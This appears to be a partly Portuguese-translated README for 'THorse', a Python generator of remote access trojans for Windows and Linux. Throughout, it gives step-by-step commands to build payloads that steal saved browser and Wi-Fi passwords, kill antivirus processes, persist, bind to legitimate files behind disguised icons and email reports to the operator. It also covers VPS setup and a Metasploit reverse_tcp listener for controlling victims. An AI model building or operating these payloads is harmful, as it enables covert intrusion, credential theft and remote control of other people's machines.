

THorse é um gerador de RAT (Trojan de Administração Remota) para sistemas Windows/Linux escrito em Python 3.
Este pequeno script em Python pode fazer um trabalho realmente incrível.
:computer: Este projeto foi criado apenas para bons propósitos e uso pessoal.
ESTE SOFTWARE É FORNECIDO "COMO ESTÁ", SEM GARANTIA DE QUALQUER TIPO. VOCÊ PODE USAR ESTE SOFTWARE POR SUA CONTA E RISCO. O USO É DE TOTAL RESPONSABILIDADE DO USUÁRIO FINAL. OS DESENVOLVEDORES NÃO ASSUMEM NENHUMA RESPONSABILIDADE E NÃO SÃO RESPONSÁVEIS POR QUALQUER USO INDEVIDO OU DANO CAUSADO POR ESTE PROGRAMA.
| Recuperações suportadas, tenta recuperar senhas salvas de: |
|---|
| Navegador Chrome |
| Wi-Fi |
Todos sabemos o quão poderoso é o payload Meterpreter, mas ainda assim o payload feito a partir dele não é satisfatório.
No Windows, por favor, especifique/defina o caminho do Pyinstaller em paygen.py [Linha 14]
O caminho padrão é: PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
Altere de acordo com o seu sistema
# Install dependencies
$ Install latest python 3.x
# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ bash installer_linux.sh
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# 1. Setup a VPS, You can buy Ubuntu VPS from any VPS Provider such as Digital Ocean, Linode, AWS, etc
# 2. Connect to your VPS Using SSH
$ ssh username@ip_address
# 3. Update Your Linux VPS
$ sudo apt update
# 4. Add Kali Linux Repository
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"
# 5. Install gnupg package
$ sudo apt install gnupg
# 6. Add Kali Public Keys
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc
# 7. Update VPS
$ sudo apt update
# 8. Set Kali Priority
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"
# 9. Update VPS
$ sudo apt update
# 10. Install Metasploit Framework in VPS
$ sudo apt install -t kali-rolling metasploit-framework
# NOTE: Above Steps needs to be performed only for once
# 11. Install pip3
$ sudo apt install python3-pip
# 12. Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# 13. Go into the repository
$ cd thorse
# 14. Installing dependencies
$ bash installer_linux.sh
# 15. If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ 16. chmod +x paygen.py
$ python3 paygen.py --help
# Making Payload/RAT (If you want to Compile RAT for Windows, then Build RAT on Windows Machine & Use VPS for Controlling RAT Remotely)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT with Custom Time to become persistence
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/thorse.git
# Go into the repository
$ cd thorse
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open paygen.py in Text editor and Configure Line 15, set Pyinstaller path, Default Path is as follows :-
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
# Getting Help Menu
$ python paygen.py --help
# Making Payload/RAT
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload/RAT with Custom AVKiller [By Default, Tons of Know AntiVirus is added in Kill_Targets]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe
# Making Payload/RAT binded with legitimate file [Any file .exe, .pdf, .txt etc]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
dist/, dentro da pasta technowhorse/Você precisa instalar o Metasploit-Framework no seu sistema para estabelecer a conexão
Configurações recomendadas. Você pode tentar testar com qualquer outro payload na linha 2
$ sudo msfconsole
msf3> use exploit/multi/handler
msf3> set payload python/meterpreter/reverse_tcp
msf3> set LHOST 192.168.43.221
msf3> set LPORT 443
msf3> run


Atualmente este repositório é mantido por mim (Pushpender Singh). Mas se você quiser se tornar um contribuidor, adicione algum recurso interessante e faça um pull request. Eu revisarei e mesclarei neste repositório.
Todos os pull requests de contribuidores serão aceitos se forem válidos para este repositório.
Abra o arquivo de inicialização automática com qualquer editor de texto. Caminho do arquivo de inicialização automática: ~/.config/autostart/xinput.desktop
Remova estas 5 linhas:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
Nota: destination_file_name é o nome que você deu ao arquivo malicioso usando o parâmetro -o
Reinicie o sistema e exclua o arquivo malicioso armazenado neste caminho abaixo
Caminho de destino, onde o TrojanHorse está armazenado: ~/.config/xnput
Contribuições de qualquer tipo são bem-vindas!
OBSERVAÇÃO: Se você deveria estar na lista de contribuidores e nós esquecemos, por favor nos avise!
| Abreviação | Completo | Descrição |
|---|
| -h | --help | mostra esta mensagem de ajuda e sai |
| -k KILL_AV | --kill_av KILL_AV | Matador de Antivírus: Especifique o .exe do AV que precisa ser morto. Ex:- --kill_av cmd.exe |
| -t TIME_IN_SECONDS | --persistence TIME_PERSISTENT | Tornar-se persistente após __ segundos. padrão=10 |
| -w | --windows | Gera um executável Windows. |
| -l | --linux | Gera um executável Linux. |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder: Especifique o caminho do arquivo legítimo. [SO Suportado: Windows] |
| -s | --steal-password | Rouba senhas salvas da máquina da vítima [SO Suportado: Windows] |
| -d | --debug | Executa o vírus em primeiro plano |
| Abreviação | Completo | Descrição |
|---|
| --icon ICON | Especifique o caminho do ícone, Ícone do arquivo malicioso [Nota: Deve ser .ico] | |
| --ip IP_ADDRESS | Endereço de e-mail para enviar relatórios. | |
| --port PORT | Porta do endereço IP fornecido no argumento --ip. | |
| -e EMAIL | --email EMAIL | Endereço de e-mail para enviar relatórios. |
| -p PASSWORD | --password PASSWORD | Senha para o endereço de e-mail fornecido no argumento -e. |
| -o OUT | --out OUT | Nome do arquivo de saída. |
